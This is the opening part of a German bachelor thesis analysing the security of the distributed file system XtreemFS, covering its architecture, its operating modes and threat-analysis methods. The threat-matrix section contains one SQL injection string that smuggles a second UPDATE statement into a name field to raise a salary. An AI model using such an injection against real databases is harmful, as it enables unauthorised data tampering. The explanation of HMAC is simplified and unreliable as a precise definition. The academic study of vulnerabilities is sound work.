
# Praxisorientierte Sicherheitsanalyse des verteilten Dateisystems XtreemFS

Bachelorarbeit

zur Erlangung des akademischen Grades
Bachelor of Science (B. Sc.)

**Humboldt-Universität zu Berlin**
**Mathematisch-Naturwissenschaftliche Fakultät II**
**Institut für Informatik**

eingereicht von: Sven Schröder
geboren am: 17.06.1984
in: Berlin

Gutachter: Prof. Redlich
Prof. Fischer

eingereicht am: .....  verteidigt am: .....

# Inhaltsverzeichnis

# 1 Einleitung

Informationstechnologie (IT) ist heutzutage in nahezu allen Bereichen von Wirtschaft, Wissenschaft und Verwaltung von zentraler Bedeutung. Mit Informationstechnologie werden Daten erhoben, verarbeitet und/oder gespeichert. Moderne Geschäfts- und wissenschaftliche Forschungsprozesse erfordern meist eine einheitliche, konsolidierte und vor allem integere Sicht auf Informationen, wobei eine Information ein Tupel aus Datum und Interpretationsvorschrift ist. Solche Prozesse haben oft den Anspruch, dass auf die Informationen in hohem Maße nebenläufig zugegriffen werden kann.

Im März 1989 wurde der von Sun Microsystems vorgeschlagene, auf Sun's RPC-Technologie IETF [1988] beruhende, Internet-Standard – Request for Comments: 1094, kurz RFC 1094, mit dem Titel „NFS: Network File System Protocol Specification" IETF [1989] von der Internet Engineering Task Force, kurz IETF, verabschiedet. Dieser Standard etabliert das NFS-Protokoll in der Anwendungsschicht (Schicht 7) des OSI-Referenzmodells. NFS ermöglicht den nebenläufigen Zugriff auf Dateien eines entfernten Dateisystems. Damit wird eine zentralisierte Datenhaltung ermöglicht. NFS nutzt für Schreibzugriffe ein Sperrprotokoll auf Dateiebene, damit auch bei schreibendem Zugriff die Datenintegrität bzw. Datenkonsistenz gewahrt bleiben.

Obwohl NFS für die zentralisierte Datenhaltung ein probater Ansatz ist, existieren auch Nachteile, die insbesondere die Versionen eins bis drei betreffen. So werden zum Beispiel die versendeten Daten und Steuerkommandos nicht durch „Message Authenication Codes" geschützt und es findet keine Transportverschlüsselung statt. Daraus resultiert die Notwendigkeit, dass das Übertragungsmedium gegen unbefugten Zugriff geschützt sein muss, da sonst ein Angreifer den Datenverkehr mitlesen und auch verändern könnte.

In der modernen Informationsgesellschaft, in der Informationen einen erheblichen Wert haben, werden noch weitere Ansprüche an ein entferntes Dateisystem gestellt:

- transparente Datenreplikation, um im Fehlerfall keinen Datenverlust zu riskieren
- eine geringe Latenz
- sowie möglichst hohe Übertragungsgeschwindigkeiten

Dies sind heutige Ziele bei der Entwicklung von entfernten Dateisystemen. Obwohl es mit Hilfe von RAID 1 oder RAID 5 unterhalb der Partition auch möglich ist mit NFS transparente Datenreplikation zu nutzen, hat sich ein verteilter Ansatz bewährt. Bei einem verteilten Dateisystem werden die Daten auf den lokalen Dateisystemen mehrerer Server gespeichert. Für den Nutzer wird ein Volume, ein virtuelles Dateisystem, aus den Einzelteilen zusammengefügt, das dieser dann wie ein lokales Dateisystem nutzen kann.

Der verteilte Ansatz hat verschiedene Vorteile, so ist es zum Beispiel möglich, ein Datum transparent auf mehreren Servern zu replizieren um die Ausfallwahrscheinlichkeit zu senken, oder um das Datum parallel zu lesen und somit die Performanz des Gesamtsystems zu steigern. Ein Bonus ist, dass die Größe des Volumes linear zu der Anzahl der Server und ihrer Kapazität skaliert. So ist es möglich, die Größe des Volumes durch Hinzufügen oder Entfernen von Servern aus dem System die Kapazität des Systems an den tatsächlichen Bedarf anzupassen.

Diesen Ansatz der Datenhaltung haben einige Anbieter angenommen und eigene Produkte und Lösungen implementiert. Hier sind unter anderem das zum Hadoop Projekt gehörende Hadoop Distributed File System, kurz HDFS, Microsofts Distributed Filesystem, kurz DFS und das aus einem Forschungsprojekt der Europäischen Union zu einem verteilten Betriebssystem hervorgegangene XtreemFS zu nennen.

In der vorliegenden Arbeit werde ich die Sicherheitseigenschaften von XtreemFS näher betrachten. Als Grundlage für meine Arbeit werde ich Schutzziele definieren, die meiner Meinung nach für ein verteiltes System essentiell sind. Folgend werde ich das Sicherheitskonzept von XtreemFS untersuchen und Schwachstellen identifizieren. Im nächsten Schritt werde ich herausarbeiten wie eine Implementierung aussehen könnte, um bestmöglichen Schutz zu bieten und diese anschließend der Implementierung von XtreemFS gegenüberstellen.

Nach dem Herausarbeiten von Schwachstellen werde ich versuchen aus einer der identifizierten Schwachstellen eine Bedrohung abzuleiten, die es mir erlaubt, den Zustand des verteilten Systems so zu verändern, dass die am Anfang definierten Schutzziele nicht weiter erfüllt werden.

Nach dem erfolgreichen Kompromittieren von XtreemFS werde ich die Arbeit zusammenfassen und schlussfolgern, wie das System in Bezug auf die genutzte Bedrohung gehärtet werden kann.

Zum Schluss gebe ich einen Ausblick, auf welche Weise das System auch weiterhin gefährdet sein könnte.

# 2 Hauptteil

Wie eingangs erwähnt, entstand XtreemFS als verteiltes Dateisystem in einem EU-geförderten Forschungsprojekt namens XtreemOS[1], das zum Ziel hatte, ein auf dem Linux Kernel basierendes Betriebssystem für Grid-Computing[2] zu schaffen. XtreemFS ist seiner Entstehungsgeschichte nach ein verteiltes System, das aus vier Services besteht. Namentlich sind dies der „Metadata and Replica Catalog“ (kurz MRC), das „Directory“ (kurz DIR), das „Object Storage Device“ (kurz OSD) und der Klient. Von den vier Services kann es im realen Betrieb jeweils mehrere geben, insbesondere gibt es üblicherweise viele OSD und Klienten. XtreemFS ist serverseitig in Java und clientseitig in C++ geschrieben, wobei die Brücke zwischen allen Services durch Googles „Protocol Buffers“ geschlagen wird. Die Entwickler stellen ebenfalls eine Programmbibliothek namens libxtreemfs (zum einen in C++, zum anderen in Java implementiert) zur Verfügung, so dass ein Client auch in Java geschrieben werden kann.

Da der Sicherheitsbegriff mannigfaltig ist und in der Informatik oft überladen wird, werden in Abschnitt 2.1 einige Begrifflichkeiten eingeführt bzw. konkretisiert. Danach wird in Abschnitt 2.2 der allgemeine Aufbau von XtreemFS erläutert und darauf folgend eine Bedrohungsanalyse durchgeführt, wobei vorher die Möglichkeiten der Darstellung beschrieben und diese jeweils an einem kurzen Beispiel veranschaulicht werden. Danach wird das Sicherheitskonzept von XtreemFS betrachtet und auszugsweise die Implementierung untersucht. Nachdem dann eine oder mehrere Schwachstellen herausgearbeitet wurden, werden diese ausgenutzt.

## 2.1 Begriffsklärung

**Shared Secret** eine Art Passwort, welches nicht erratbar sein sollte, jedoch authentisch und vertraulich unter allen Kommunikationspartner verteilt werden muss. Meist werden shared secrets für die symmetrische Verschlüsselung oder die Authentizitätssicherung genutzt.

**MAC/HMAC** Message Authentication Codes oder Hash-based Message Authentication Codes dienen der Sicherung der Authentizität einer Nachricht. Sie werden gebildet, indem die Nachricht konkateniert mit einem shared secret mit einer kryptografisch sicheren Hashfunktion, zum Beispiel SHA-512, gehashed wird.
`MAC_CODE = HMAC(NACHRICHT · SHARED_SECRET)`

[1] das Projekt startete im Juni 2006 und endete im Dezember 2010

[2] ein Grid ist ein lose gekoppeltes verteiltes System mit zumeist heterogener Hardware, das virtuell als ein Computer agiert

Der so entstandene Hashwert (`MAC_CODE`) wird nun zusammen mit der Nachricht übertragen. Der Empfänger kann die Authentizität der Nachricht überprüfen, indem er die gleiche Berechnung wie der Sender durchführt, also:
`MAC_CODE_2 = HMAC(NACHRICHT · SHARED_SECRET)`
Ist nun `MAC_CODE = MAC_CODE_2`, so ist die Nachricht mit sehr hoher Wahrscheinlichkeit authentisch.

Dieses Verfahren hat zwei sicherheitsrelevante Implikationen. Zum einen muss die verwendete Hashfunktion kryptografisch sicher sein und zum anderen darf das shared secret nicht erratbar sein.

**SSL/TLS** ist ein Protokoll, welches in aktuellster Version (TLS 1.2) im rfc 5246 spezifiziert wurde. TLS ist im TCP/IP Referenzmodell in der Anwendungsschicht angesiedelt und liegt in den meisten Programmiersprachen mit einem Socket-Interface vor. Durch die Implementierung im Socket-Interface wird es möglich, bestehende Software durch geringfügige Änderungen an der SocketFactory oder dem Socket-Konstruktor SSL/TLS-fähig zu machen und so einen vertraulichen Kanal zwischen den Kommunikationspartnern zu etablieren.
Abbildung 2.1 zeigt den schematischen Ablauf eines SSL/TLS Handshakes.

| **Client** | | **Server** | |
|---|---|---|---|
| ClientHello | $\longrightarrow$ | | * optional oder situationsabhängig |
| | | ServerHello | [] eigenständiges Protokoll |
| | | Certificate* | |
| | | ServerKeyExchange* | |
| | | CertificateRequest* | |
| | $\longleftarrow$ | ServerHelloDone | |
| Certificate* | | | |
| ClientKeyExchange | | | |
| CertificateVerify* | | | |
| [ChangeCipherSpec] | | | |
| Finished | $\longrightarrow$ | | |
| | | [ChangeCipherSpec] | |
| | $\longleftarrow$ | Finished | |
| Application Data | $\longleftrightarrow$ | Application Data | |

Abbildung 2.1: Schematischer Ablauf des SSL/TLS Handshake-Protokolls (Quelle: [IETF, 2008, S. 35])

Auch wenn hier nicht näher auf den Aufbau der einzelnen Nachrichten des Handshake-Protokolls eingegangen werden kann, möchte ich kurz einige für mich wesentliche Merkmale nennen.

- In den ClientHello- bzw. ServerHello-Nachrichten werden vom jeweiligen Host generierte 28 Byte Zufallswerte an den jeweils anderen Kommunikations-

partner übertragen, was dazu führt, dass sogenannte Replay-Attacken ausgeschlossen werden.

- Die CertificateRequest-Nachricht, die vom Server gesendet werden kann, dient dazu, Client-Zertifikate nutzbar zu machen; dies geschieht im Fall von XtreemFS, sobald einer der beiden SSL-fähigen Betriebsmodi (SSL, GridSSL) gewählt wird.
- In der ClientHello-Nachricht gibt der Client an, welche CipherSuites er unterstützt, während der Server in seiner ServerHello-Nachricht eine CipherSuite aus der Liste fixiert oder abbricht, wenn die Schnittmenge zwischen den vom Client vorgeschlagenen und den auf dem Server konfigurierten CipherSuites, leer ist.

**Autorisierung** legt fest, ob und in welcher Weise ein Subjekt[3] Zugriff auf ein Objekt[3] erhalten darf.

**Schwachstelle** Eine Schwachstelle eines Systems ist ein Teil eines Systems, der, unter gewissen Voraussetzungen das System verwundbar gegenüber einem Angriff werden lassen kann. Eine denkbare Schwachstelle des Zutrittsberechtigungssystems des Instituts für Informatik der Humboldt-Universität zu Berlin, wäre zum Beispiel der Verlust einer Zutrittskarte.

**Bedrohung** Zu einer Bedrohung eines Systems führt das Ausnutzen einer oder mehrerer Schwachstellen mit dem Ziel eines oder mehrere Schutzziele des jeweiligen Systems zu gefährden. In dem Beispiel aus **Schwachstelle** wäre das beispielsweise der Fall, wenn der Verlust der Zutrittskarte kein zufälliges Ereignis, sondern bewusst von einer Person initiiert wäre (Diebstahl), mit dem Ziel unberechtigt in das Institut zu gelangen.

## 2.2 Der grundlegende Aufbau von XtreemFS

Wie bereits erwähnt, ist XtreemFS ein verteiltes Dateisystem. Daraus folgt, dass es zugleich ein verteiltes System ist. In Abbildung 2.2 wird der grundlegende Aufbau in Form eines Organigramms, über die Beziehungen von drei der vier Komponenten des Systems, dargestellt. Die drei Komponenten sind namentlich: der „Metadata and Replica Catalog (MRC)“, die „Object Storage Devices (OSDs)“ und der „Client“. Die vierte Komponente der „Directory Service (DIR)“ findet hier keine Abbildung, da er zwar tatsächlich für das System essentiell ist, jedoch für die logische Struktur des Dateisystems nur eine, wenn überhaupt, untergeordnete Rolle spielt. Die Aufgabe des DIR liegt darin ein Mapping von Services, UUIDs und tatsächlichen Hosts vorzuhalten und diese bei Bedarf zurückzugeben. Damit erfüllt der DIR die Funktion einer Registratur und ist somit nur für die konkrete Implementierung notwendig, jedoch nicht für das Architekturkonzept.

[3] Erklärung siehe Glossar, auf Seite 43




Abbildung 2.2: XtreemFS Architektur Organigramm (Quelle: [Kolbeck et al., 2011, S. 5])

Die logische Verbindung zwischen den einzelnen Komponenten wird nun an Hand zweier kleiner Beispiele schematisch beschreiben.

## Anlegen eines neuen Volumes

Beim Anlegen eines Volumes werden aus der Sicht des Anwenders noch keine Nutzdaten, das heißt noch keine seiner Dateien oder Ordner, übertragen. Daraus folgt, dass in dieser Phase nur der Client, der MRC und der DIR in Interaktion treten.

Die initiale Aktion wird vom Client ausgeführt, indem er `mkfs.xtreemfs` mit geeigneten Parametern ausführt. Geeignete Parameter sind unter anderem

**–admin_password** um ein Administrator-Passwort zu übergeben, falls der MRC so konfiguriert ist, dass nicht jeder Nutzer Volumes erstellen darf

**pbrpc{s|g}?://MRC/VolName** bestimmt das jeweilige Protokoll der Anwendungsschicht im TCP/IP–Modell, so steht

pbrpc://MRC für eine reine TCP/IP-Verbindung zum MRC mit dem Standard-Port 32636

pbrpcs://MRC für eine SSL-geschützte TCP/IP-Verbindung mit Verschlüsselung

pbrpcg://MRC für den sogenannten Grid-SSL-Modus, in dem der SSL Kanal nur zur Authentifizierung des Nutzers genutzt wird

VolName gibt den Namen für das neue Volume an.

**–pkcs12-file-path=** falls eine SSL-Variante gewählt wurde, muss hier das Client-Zertifikat mit dem privaten Schlüssel angegeben werden

**–pkcs12-passphrase** falls eine SSL-Variante gewählt wurde, kann hier das Passwort für den PKCS12-Container angegeben werden

**weitere Parameter** können in der Manpage zu mkfs.xtreemfs nachgelesen werden

Wie schon aus dem zweiten Aufrufparameter hervorgeht, wird die Verbindung vom Client zum MRC aufgebaut. Dieser baut seinerseits eine Verbindung zum DIR auf und fordert eine Liste der existierenden Volumes an, welche der MRC nun daraufhin überprüft, ob ein gleichnamiges Volume schon existiert. Falls noch kein Volume mit gleichem Namen existiert, erzeugt der MRC jetzt einen Volume-Eintrag in seiner Datenbank als Repräsentant für das Volume und registriert dieses beim DIR (`org.xtreemfs.mrc.operations.CreateVolumeOperation.java`).
Abschließend schickt der MRC eine Nachricht an den Client. Im Erfolgsfall ist die Nachricht `emptyResponse.getDefaultInstance()`, also eine getypte leere Nachricht. Bei Misserfolg wird über eine Exception eine Fehlernachricht an den Clienten übertragen.

## Mounten eines Volumes und Abrufen einer Datei

Um ein Volume zu mounten, führt der Client folgenden Befehl wiederum mit geeigneten Parametern aus: `mount.xtreemfs`.

**pbrpc{s|g}?://DIR/VolName** gleiche Semantik wie bei `mkfs.xtreemfs`

**–pkcs12-file-path=** gleiche Semantik wie bei `mkfs.xtreemfs`

**–pkcs12-passphrase** gleiche Semantik wie bei `mkfs.xtreemfs`

**mountpoint** beschreibt den Pfad zu dem Mountpoint auf dem Client z.B. `/mnt`

**weitere Parameter** können in der Manpage zu mount.xtreemfs nachgelesen werden

Bei diesem Aufruf wird zuerst eine Verbindung zum DIR erzeugt. Als Ergebnis dieser Verbindung gibt der DIR ein Service-Object zurück, welches unter anderem die UUID des MRC enthält, der für das gewünschte Volume zuständig ist. Jetzt wird ein weiterer Aufruf an den DIR ausgeführt, um die Hostadresse des MRC aus der UUID zu erhalten. Nachdem diese Aufrufe durchgeführt wurden, verbindet sich der Client mit dem soeben abgefragten MRC und führt dort verschiedene Aufrufe durch, mit dem Ziel die Dateimetadaten für das gewünschte Volume zu erhalten.

Soll nun eine Datei abgerufen werden, so verbindet sich der Client mit dem MRC und fragt die UUID (in dem Beispiel ist striping nicht aktiv, sonst würden jetzt mehrere OSDs betroffen sein) des OSD ab. Mit der UUID gelangt der Client über den DIR an die Hostadresse des OSD und verbindet sich dorthin, um von jenem die Daten zu erhalten.

## 2.3 Bedrohungsanalyse

„In der Bedrohungsanalyse sind die potentiellen organisatorischen, technischen und benutzerbedingten Ursachen für Bedrohungen, die Schaden hervorrufen können, systematisch zu ermitteln.“ [Eckert, 2007, S. 170]

Es gibt zwei gebräuchliche Möglichkeiten die Bedrohungsanalyse darzustellen: zum einen in einer Bedrohungsmatrix und zum anderen in einem Bedrohungsbaum.

### 2.3.1 Bedrohungsmatrix

Bei der Bedrohungsmatrix werden die Gefährdungsbereiche in den Zeilen und die potentiellen Auslöser in den Spalten notiert. Eine Bedrohung ergibt sich als Kreuzprodukt von Gefährdungsbereich und potentiellem Auslöser. Ein Beispiel: Gegeben ist folgende unvollständige Bedrohungsmatrix (Abbildung 2.3) noch ohne Einträge für die Bedrohungen. In einem Szenario, bei dem Daten von einem Nutzer, ob aus dem eigenen Netz

| | SQL DB |
|---|---|
| externe Angriffe | |
| interne Angriffe | |

Abbildung 2.3: Bedrohungsmatrix

oder von außen eingegeben werden, um dann eine SQL-Anfrage zu generieren entsteht schnell eine Bedrohung für die Datenbank. Durch geschicktes Konkatenieren von Strings ist hier die Ausführung von nicht beabsichtigten SQL-Anfragen möglich. So könnte eine Anfrage wie: `'SELECT gahalt FROM angestellte WHERE name=$user'`, wobei `$user` ein Eingabestring vom Benutzer ist, einfach durch oben erwähnte String-Konkatenation zu `'SELECT gahalt FROM angestellte WHERE name=sven; UPDATE angestellte SET gehalt=gehalt*2 WHERE name=sven;'` erweitert werden.

| | SQL DB |
|---|---|
| externe Angriffe | SQL injection |
| interne Angriffe | SQL injection |

Abbildung 2.4: Bedrohungsmatrix

Abbildung 2.4 zeigt die Auswirkungen dieses Beispiels auf die oben eingeführte Bedrohungsmatrix. Das Beispiel Bedrohungsmatrix ist weder vollständig noch abgeschlossen. Es handelt sich dabei ausschließlich um ein Beispiel zur Illustrierung des Aufbaus einer Bedrohungsmatrix.

### 2.3.2 Bedrohungsbaum

Um potentielle Bedrohungen für ein System zu ermitteln, kann man neben einer Bedrohungsmatrix auch einen Bedrohungs- oder Angriffsbaum (engl. attack tree) erzeugen.

In einem Bedrohungsbaum ist die Wurzel ein mögliches Angriffsziel oder eine Bedrohung. Von der Wurzel ausgehend wird dann in Zwischenziele, die die Voraussetzungen für das Angriffsziel darstellen, verzweigt. Diese Zwischenziele sind über einen UND- bzw. ODER-Knoten mit dem Angriffsziel verbunden. Je nach dem, wie die Verknüpfung zwischen den Zwischenzielen beschaffen ist, ist also die Erreichung aller oder nur eines Zwischenziels nötig, um das Angriffsziel zu erreichen. Die Blätter des Bedrohungsbaums beschreiben die einzelnen Angriffsschritte, die durchzuführen sind. Für jeden Pfad zwischen Blatt und Angriffsziel beschreibt nun der Bedrohungsbaum, was der Angreifer tun muss, um sein globales Angriffsziel zu erreichen. Der Bedrohungsbaum kann hierarchisch von allgemeinen Angriffszielen, wie zum Beispiel „Maskierung als autorisierter Benutzer“, in Richtung seiner Zwischenziele zu konkreteren Angriffszielen wachsen, bis nur noch konkrete Angriffsschritte in den Blättern stehen.

Als Beispiel für die Erzeugung eines Bedrohungsbaums soll folgendes Szenario dienen: An einem IT-System können sich Nutzer mit Name und Passwort oder mit ihrem persönlichen Token anmelden. Auf dem Token liegt ein x.509-Client-Zertifikat in geschützter Hardware, sodass das Zertifikat nicht kopiert werden kann. Auf das System kann aus dem lokalen Netz und über das Internet zugegriffen werden. Die Abbildung 2.5 zeigt einen möglichen Bedrohungsbaum zu diesem Beispiel. Zur Erklärung der verwendeten Symbole: gelb hinterlegte Kästen mit abgerundeten Ecken stellen Ziele im Allgemeinen und das Angriffsziel im Speziellen dar. Gestrichelte Kästen stellen die Verknüpfung der nachfolgenden Elemente mit dem Ziel dar (in diesem Beispiel ausschließlich ODER, das heißt zur Erfüllung benötigt man nur einen Teilstrang). Rot hinterlegte Kästen stellen konkrete Angriffsschritte dar, wobei die Markierung mit • darauf hindeutet, dass diese Maßnahme jenseits der technischen Abwehrmöglichkeiten liegt.

Aus diesem Beispiel-Bedrohungsbaum kann man jetzt Angriffspfade ableiten. Ein möglicher Angriffspfad ist der in Abbildung 2.6 dargestellte.




Abbildung 2.5: Bedrohungsbaum




Abbildung 2.6: möglicher Angriffspfad

## 2.4 Das Sicherheitskonzept von XtreemFS

Wie in jedem verteilten System, das den Anspruch sicher zu sein erhebt, muss auch XtreemFS ein Sicherheitskonzept implementieren, das seiner verteilten Natur gerecht wird. Dazu gehört unter anderem, dass jede einzelne Komponente in dieses Konzept eingebunden ist und auch das Zusammenwirken der Komponenten untereinander betrachtet wird. Des Weiteren ist es wünschenswert, wenn Firmen-Policies ohne tiefgreifende Änderungen am Gesamtsystem umgesetzt werden können.

XtreemFS wurde für grundsätzlich drei verschiedene Anwendungszwecke erschaffen, aus diesen folgen drei verschiedene Sicherheitskonzepte mit jeweils eigenen Schutzzielen. Man kann die Anwendungszwecke nach den jeweils innewohnenden Sicherheitsimplikationen sortieren und erhält dann eine wie folgt sortierte Liste:

- sicheres Übertragungsmedium, mit vertrauenswürdigen Nutzern, die zentral verwaltet werden, zum Beispiel mit NIS (Plain TCP/IP)
- sicheres Übertragungsmedium, mit Nutzerauthentisierung via Client-Zertifikaten (GridSSL-Modus)
- unsicheres Übertragungsmedium, mit Nutzerauthentisierung via Client-Zertifikaten (SSL-Modus)

Von diesen drei Anwendungsszenarien, die schon in der Grundinstallation verfügbar sind,

abgesehen, besteht die Möglichkeit durch Implementierung eines Authentifizierungsproviders eine andere, den Firmenpolicies entsprechende, Nutzerauthentisierung bereitzustellen.

### 2.4.1 Schutzziele nach Betriebsmodus

Da in Dateisystemen aller Art potentiell auch schützenswerte Daten abgelegt werden, seien es personenbezogene Daten oder auch Firmengeheimnisse, muss gerade ein verteiltes Dateisystem dem Rechnung tragen. Zum Schutz der Daten, die in XtreemFS gespeichert und von ihm übertragen werden, werden je nach Anwendungszweck verschiedene Betriebsmodi angeboten. Diesen Betriebsmodi liegen verschiedene Schutzziele zugrunde, die ich im Nachfolgenden beschreiben möchte. Nach [Eckert, 2007] gibt es im wesentlichen fünf Schutzziele, die ein Informationssystem umsetzen kann.

**Datenintegrität** liegt vor, wenn es nicht möglich ist, die zu schützenden Daten unautorisiert und unbemerkt zu ändern.

**Authentizität** beschreibt die überprüfbare Echtheit eines Objekts oder einer eindeutigen Identität. Hierzu können unter anderem HMAC-Funktionen oder Signaturen eingesetzt werden.

**Vertraulichkeit** bedeutet, dass es einer unautorisierten Person nicht möglich ist Informationen aus einem vertraulichen Datenstrom zu gewinnen. Zu beachten ist, dass sowohl Datenintegrität als auch Authentizität nicht Teil der Vertraulichkeit sind.

**Verfügbarkeit** ist gewährleistet, wenn authentifizierte Subjekte den Dienst innerhalb ihrer Rechteklasse nutzen können, ohne unautorisiert beeinträchtigt zu werden.

**Verbindlichkeit** über einer Menge von Handlungen liegt vor, wenn das ausführende Subjekt diese Handlungen im Nachhinein nicht abstreiten kann.

Die drei Betriebsmodi von XtreemFS setzen diese Schutzziele ihrem Verwendungszweck nach anteilig um. Dabei implementiert der Plain TCP/IP-Modus ausschließlich die Verfügbarkeit. Dies liegt daran, dass, wie der von mir gewählte Name schon verrät, ein nicht authentischer und gleichzeitig nicht vertraulicher Kommunikationskanal genutzt wird. Der GridSSL-Modus fügt nun eine Authentifizierung des Nutzers hinzu, jedoch wird nach dem SSL-Handshake-Protokoll auf TCP/IP zurück gewechselt.

> „In this [GridSSL-] mode XtreemFS will only do an SSL handshake and fall back to plain TCP for communication. This mode is insecure (not encrypted and records are not signed) but just as fast as the non-SSL mode.“ [Kolbeck et al., 2011, S. 11]

Im SSL-Modus wird nun das für XtreemFS höchste Maße an Schutzzielen umgesetzt. Hier werden die Nutzer authentifiziert. Durch das ausgehandelte MAC-Verfahren wird die Datenintegrität sichergestellt und der Kommunikationskanal ist verschlüsselt, was

für Vertraulichkeit sorgt. Auch in diesem Modus gilt die Verfügbarkeit als gewährleistet, denn das wird durch die Konzeption von XtreemFS als verteiltes System mit Redundanzen gleichzeitig mit eingeschlossen.

## 2.4.2 Annahmen und Eingrenzung des Themas

### Angreifermodell

Etwaige Angreifer auf ein verteiltes System können grundsätzlich schwer abgebildet werden, da sie vom „Script-Kiddy“ über professionelle „Cracker“ bis hin zu reichen Privatpersonen oder Firmen, die einfach einen Systemadministrator in einem der potentiell verteilten Rechenzentren bestechen, reichen können.

